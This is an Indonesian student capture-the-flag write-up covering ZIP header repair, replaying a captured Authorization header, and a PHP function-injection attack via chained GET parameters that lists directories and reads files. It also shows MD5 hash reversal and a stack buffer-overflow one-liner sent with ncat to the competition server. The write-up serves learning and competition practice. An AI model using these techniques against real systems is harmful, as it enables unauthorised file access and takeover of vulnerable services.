00000000	50 4B 04 03 14 00 00 00	08 00 56 9C 50 56 6B 8A
00000010	58 3F AB 39 00 00 09 47	00 00 08 00 00 00 67 61
00000020	6C 66 2E 70 6E 67 ED BB	75 54 55 DF FA 37 BA 29
00000030	09 41 09 01 A5 15 01 E9	4E 49 09 95 30 00 29 11
00000040	D8 B4 B0 E9 46 42 10 10	01 41 54 4A 04 A4 BB BB
00000050	A4 53 14 41 69 A4 A4 A4	A5 53 DE 67 7D CF 79 CF



000039D0	05 50 4B 02 01 14 00 14	00 00 00 08 00 56 9C 50	.PK.....V£P
000039E0	56 6B 8A 58 3F AB 39 00	00 09 47 00 00 08 00 00	VkèX?½9...G.....
000039F0	00 00 00 00 00 00 00 20	00 00 00 00 00 00 00 67	.....g
00003A00	61 6C 66 2E 70 6E 67 50	4B 06 05 00 00 00 00 01	alf.pngPK.....
00003A10	00 01 00 36 00 00 00 D1	39 00 00 00 00 +	...6...T9....


Sesudah:

00000000	50 4B 03 04 14 00 00 00	08 00 56 9C 50 56 6B 8A	PK.....V£PVkè
00000010	58 3F AB 39 00 00 09 47	00 00 08 00 00 00 67 61	X?½9...G.....ga
00000020	6C 66 2E 70 6E 67 ED BB	75 54 55 DF FA 37 BA 29	lf.pnguTU·7  )
00000030	09 41 09 01 A5 15 01 E9	4E 49 09 95 30 00 29 11	.A..Ñ..eNI.ò0.).
00000040	D8 B4 B0 E9 46 42 10 10	01 41 54 4A 04 A4 BB BB	+  eFB...ATJ.ñ
00000050	A4 53 14 41 69 A4 A4 A4	A5 53 DE 67 7D CF 79 CF	ñS.AiñññÑS g}—y—

000039D0	05 50 4B 01 02 14 00 14	00 00 00 08 00 56 9C 50	.PK.....V£P
000039E0	56 6B 8A 58 3F AB 39 00	00 09 47 00 00 08 00 00	VkèX?½9...G.....
000039F0	00 00 00 00 00 00 00 20	00 00 00 00 00 00 00 67	.....g
00003A00	61 6C 66 2E 70 6E 67 50	4B 05 06 00 00 00 00 01	alf.pngPK.....
00003A10	00 01 00 36 00 00 00 D1	39 00 00 00 00 +	...6...T9....


Setelah itu, saya save dan coba membuka file zipnya. Terdapat image yang didalamnya tercantum Flag




Flag = LKSSMK{H00ray\_f1n4lly\_y0u\_c4n\_3xtr4ct\_1t}

# [Web]

## Ez Hengker




Diberikan link menuju sebuah halaman




Saya coba amati dan analisa, ternyata tidak ada button atau apapun didalamnya. Saya terpikir untuk menggunakan burp suite untuk mengintersep requestnya.


Setelah saya cermati, terdapat Authorization nya. Dan request ke halaman /api/data.



Saya simpan dulu kode authorization nya. Lalu saya buka halaman /api/data



Setelah dibuka dan di intersep oleh burp suite, ternyata belum ada authorization nya.



Maka saya buat authorization nya di dalam header request dengan nama Authorization dan value kode authorisasi nya. Saya add

Name:


Authorization

Value:

aGVuZ2t1cmduZ2VtaW5rCg==

Cancel Add

Lalu saya forward.



Data-data dari web tersebut dapat terbaca, begitu juga saya menemukan flagnya

Flag= LKSSMK{h3ngk3r\_berk3las\_selalu\_m3ng3cek\_traffic\_n3tw0rk}

# 123

Challenge 1 Solves

123

500

1 is the master, 2 and 3 is part of 1, and 3 is part of 2, then boom 🧨


<http://203.89.28.27:7100>

Author: Ardhi

Flag

Submit

Diberikan link menuju web yang ternyata adalah source code soal itu sendiri yang harus kita cari celahnya. Dan petunjuk bahwa “1 is the master, 2 and 3 is part of 1, and 3 is part of 2, then boom”



Setelah dicermati, code tersebut memproses pemanggilan fungsi sama seperti hint yang diberikan.

`$_GET['1']` untuk pemanggil utamanya, `$_GET['2']` fungsi didalam `$_GET['1']`, dan `$_GET['3']` didalam fungsi `$_GET['2']`.

Lalu saya coba untuk melakukan directory traversal dengan berikut

[http://203.89.28.27:7100/?1=print\\_r&2=scandir&3=/](http://203.89.28.27:7100/?1=print_r&2=scandir&3=/)

```
Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => flag_4e9ee04d04f60ea4508bf85cb7c62eac.txt [8]
=> home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => root [16] => run [17] => sbin [18] => srv [19] =>
sys [20] => tmp [21] => usr [22] => var )
```

Fungsi tersebut ternyata berhasil memanggil array yang didalamnya terdapat file flag. Lalu saya coba untuk memanggil flag

[http://203.89.28.27:7100/?1=print\\_r&2=file\\_get\\_contents&3=/flag\\_4e9ee04d04f60ea4508bf85cb7c62eac.txt](http://203.89.28.27:7100/?1=print_r&2=file_get_contents&3=/flag_4e9ee04d04f60ea4508bf85cb7c62eac.txt)

```
LKSSMK{ju5t_b4sic_php_rlght?_h0p3_y0u_unders00d_ab0u7_php}
```

Dan akhirnya saya mendapatkan flagnya

Flag= LKSSMK{ju5t\_b4sic\_php\_rlght?\_h0p3\_y0u\_unders00d\_ab0u7\_php}



# [Reverse Engineering]

## Firstrev

Challenge

3 Solves


×

**first rev**  
**100**

mudah sekali bukan

Author: [Apin](#)

View Hint

 [ezrev.c](#)

Flag

Submit

Diberikan sebuah source code yang menggunakan Bahasa c. Disini soal diberi hint bahwa hanya disuruh menganalisa basic input dari program c tersebut.

**Hint**

×

analyze basic input in c

Got it!

```

firstrev > C ezrev.c > ...
1  #include <stdio.h>
2
3  int main () {
4      char password[9];
5      printf("Enter password: ");
6      scanf("%8s",password);
7      if (strcmp(password, "adminlks") == 0)
8      {
9          printf("Welcome admin!\nFlag: LKSSMK{%s}",password);
10     }else{
11         printf("Login failed!");
12     }
13 }
14

```

Saya langsung menganalisa program tersebut. Menurut pemahaman saya, Program akan mencetak Flag jika memasukkan password yang benar, sedangkan Flag yang dicetak adalah password itu sendiri yang dimasukkan dalam format LKSSMK{password}. Tanpa pikir panjang saya langsung submit flag tersebut

Flag = LKSSMK{adminlks}

## Authorization

Challenge 3 Solves

### authorization

100

gatau ah gampang semua

nc 203.89.28.27 7104

Author: Apin

[authorize.py](#)

Flag

Diberikan remote untuk diakses beserta source code nya.



```

Authorize > authorize.py > ...
1  from hashlib import md5
2
3  password = ['ea5d2f1c4608232e07d3aa3d998e5135', 'f899139df5e1059396431415e770c6dd',
              '2723d092b63885e0d7c260cc007e8b9d', 'f457c545a9ded88f18ecce47145a72c0', '5f93f983524def3dca464469d2cf9f3e',
              'e2c420d928d4bf8ce0ff2ec19b371514', '9a1158154dfa42caddbd0694a4e9bdc8', '5f93f983524def3dca464469d2cf9f3e',
              'c45147dee729311ef5b5c3003946c48f', '38b3eff8baf56627478ec76a704e9b52', '5f93f983524def3dca464469d2cf9f3e',
              '6974ce5ac660610b44d9b9fed0ff9548']
4
5  p = input('>> ')
6  a = 0
7  x = [md5(str(ord(m)).encode()).hexdigest() for m in p]
8  for i in range(len(password)):
9      if x[i] == password[i]:
10         a += 1
11     else:
12         print('salah')
13         break
14 if a == len(password):
15     print("Yeay, berhasil!")
16
17

```

Disini saya mengubah print agar saat saya mencobanya dan berhasil, program saya tidak error karena directory saya tidak ada file flag.txt

Saya menerjemahkan password satu-persatu menggunakan tools online md5gromweb

MD5 reverse for ea5d2f1c4608232e07d3aa3d998e5135

The MD5 hash:

**ea5d2f1c4608232e07d3aa3d998e5135**

was succesfully reversed into the string:

**64**

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash	
ea5d2f1c4608232e07d3aa3d998e5135	Reverse

Sehingga menghasilkan password: [64 100 109 49 110 71 52 110 116 101 110 103]

Namun, saya harus mengubah password bentuk bit tersebut menjadi character dengan cara menggunakan chr().

```
password = [64, 100, 109, 49, 110, 71, 52, 110, 116, 101, 110, 103]

x = [chr(m) for m in password]

print(x)
```

Sehingga saya mendapatkan passwordnya adalah @dm1nG4nteng  
Langsung tanpa pikir lama saya masukkan password ke remote yang diberikan.

```
C:\Users\Raffa>ncat 203.89.28.27 7104
libnsock ssl_init_helper(): OpenSSL legacy provider failed to load.

>> @dm1nG4nteng
flag = LKSSMK{bingung_mau_buat_reverse_apa_iki_wae_gampang}
```

Flag = LKSSMK{bingung\_mau\_buat\_reverse\_apa\_iki\_wae\_gampang}

[Pwn]

## Admin Turu

Challenge

1 Solves

×


# Admin Turu

## 500

Bisakah kamu menjadi admin dengan mengubah value key nya menjadi **true** pada program tersebut??

```
nc 203.89.28.27 7106
```

Author : [Radhit](#)

 chall

Flag

Submit

Diberikan remote dan executable yang bisa saya buka menggunakan ghidra.

```

{
    char local_38 [44];
    int local_c;

    local_c = 0;
    puts("Hello! welcome to STEMBA!");
    puts("What is your name?");
    fgets(local_38,0x40,stdin);
    if (local_c == 1) {
        puts("welcome admin!");
        flag();
    }
    else {
        puts("good bye!");
    }
    return;
}

```

Sesuai dengan source code di dalam function nya, saya harus melakukan buffer overflow dengan memasukkan input sebanyak 44 karakter dan mengubah nilai key nya menjadi true, yaitu 1. Maka akan mencetak flagnya.

Jadi, tinggal saya masukkan kode seperti ini kedalam remote

```
python -c "print('A'*44 + '\x01\x00\x00\x00')" | ncat
203.89.28.27 7106
```

Artinya, saya akan mencetak 44 karakter A dan menambahkan value 00000001 agar dapat mengubah value key dalam func tersebut.

```

C:\Users\Raffa>python -c "print('A'*44 + '\x01\x00\x00\x00')" | ncat 203.89.28.27 7106
libsock ssl_init_helper(): OpenSSL legacy provider failed to load.

Hello! welcome to STEMBA!
What is your name?
welcome admin!
LKSSMK{Turu_v4lue_1n_Buff3r_0v3rfl0w}

```

Flag = LKSSMK{Turu\_v4lue\_1n\_Buff3r\_0v3rfl0w}